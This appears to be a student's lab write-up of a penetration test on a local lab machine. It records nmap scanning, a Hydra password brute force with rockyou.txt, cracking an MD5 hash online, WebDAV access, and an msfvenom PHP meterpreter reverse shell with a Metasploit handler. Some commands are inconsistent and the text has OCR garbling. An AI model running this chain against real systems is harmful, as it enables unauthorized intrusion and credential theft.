

PROJECT 2 DAY 1

Currently scanning: Finished! | Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 378

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	4	168	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	2	84	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	3	126	Microsoft Corporation

```
root@Kali:~# nmap -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-16 22:41 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@Kali:~#
```

Index of / - Mozilla Firefox



192.168.1.105

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




- I can see that the 'company folders' directory is hidden
- I need to gunzip rockyou.txt.gz before I attempt to bruteforce the password

```
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb          fasttrack.txt  metasploit    rockyou.txt
dirbuster     fern-wifi      nmap.lst      wfuzz
root@Kali:/usr/share/wordlists#
```

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folder/secret_folder

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-16 2
3:23:23
root@Kali:/#
```

- I check to see if the login is correct



- In order to access the webdav server, I need access to Ryan's account which is hash protected. I will use Crackstation.net to crack this hash.

192.168.1.105/company_fol x CrackStation - Online Pa x +

https://crackstation.net

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eb50d69b3ccd352

I'm not a robot reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

-Now I can connect to the webserver using WebDav.





-Now, I need to upload a PHP reverse shell payload.

```

File Actions Edit View Help
--
-- [ 1921 exploits - 1000 auxiliary - 339 post
-- [ 50 payloads - 45 encoders - 10 nops
-- [ 7 evasion
msf5 > search webdav
Matching Modules
=====
#  Name
#  auxiliary/scanner/http/dir_webdav_unicode_bypass
#  auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
#  auxiliary/scanner/http/webdav_internal_ip
#  auxiliary/scanner/http/webdav_scanner
#  auxiliary/scanner/http/webdav_website_content
#  exploit/multi/http/sun_java_webdav_options
#  exploit/multi/sun/ysyserve_date
#  exploit/osx/browser/safari1_file_policy
#  exploit/windows/browser/java_ws_arginject_altjvm
#  exploit/windows/browser/java_ws_double_quote
#  exploit/windows/browser/java_ws_vmargs
#  exploit/windows/browser/keyhelp_launchtripane_exec
#  exploit/windows/browser/ms07_017_an1_loadimage_chunksize
#  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32
#  exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec
#  exploit/windows/browser/ms10_046_shortcut_icon_dllloader
#  exploit/windows/browser/oracle_webcenter_checkoutandopen
#  exploit/windows/browser/ubisoft_uplay_cmd_exec
#  exploit/windows/browser/webdav_dll_hijacker
#  exploit/windows/http/app_host_control_cmd_exec
msf5 > exit
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell.php	2021-03-17 08:02	2.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```

root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

```

```

root@Kali:~# msfconsole
[-] ***rtng the Metasploit Framework console... |
[-] * WARNING: No database support: No database YAML file
[-] ***

```

```

      d8P      .\$$$$L..,==aaccaacc%#s$b.      d8,      d8P
      d888888P  #$$$$$$$$$$$$$$$$$$$$$$$$$b.  `BP  d888888p
      d8bd8b.d8p d8888b ?88' d888b8b          '7$$$\' "AAA" .7$$$|D*" " "
      88P`?P'?P d8b_,dP 88P d8P' ?88          .os#?|8*" "      d8P      ?8b 88P
      d88  d8 ?8 88b      88b 88b ,88b .os$$$$$* ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P' ?8b`?88P'.aS$$$$Q*" "      ?88' ?88 ?88 88b d88 d88
      .a#$$$$$* "      88b d8P 88b`?8888P'
      .a$$$$$P`      d88P'      88n      .ass;:
      .a#$$$$$P`      .agsc#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
      .a#$$$$$P`      .-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
      .a$$$$$$$$SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#-- " " " /$$$$$
      ,6$$$$$'
      ll66$$$$$'
      .;; lll6666'
      ... ;; lllll6'
      .....;llll;.....
      .....;;; ... .

```

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

```

[*] Started reverse TCP handler on 192.168.1.90:4444